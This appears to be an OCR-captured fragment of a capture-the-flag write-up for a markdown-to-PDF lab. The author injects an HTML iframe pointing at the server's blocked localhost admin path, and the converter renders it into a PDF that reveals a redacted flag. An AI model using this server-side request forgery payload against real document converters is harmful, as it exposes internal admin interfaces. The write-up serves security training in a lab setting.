
Try to access the `/admin` path on browser and it was blocked








I will use the above technique with **malicious markdown payload** by adding to `src` attribute of any **html tag** with the above path: `http://localhost:5000/admin`


10.10.126.190
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
MD2PDF
1 # Get file from attack machine
2 <iframe src="http://localhost:5000/admin"></iframe>
Convert to PDF
Processing...


blob:http://10.10.126.190/239ce4b8-5b35-4fae-bd2b-52e1f1b4ad2a
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
1 of 1
150%
Get the flag
Get the flag
flag{l[redacted]b}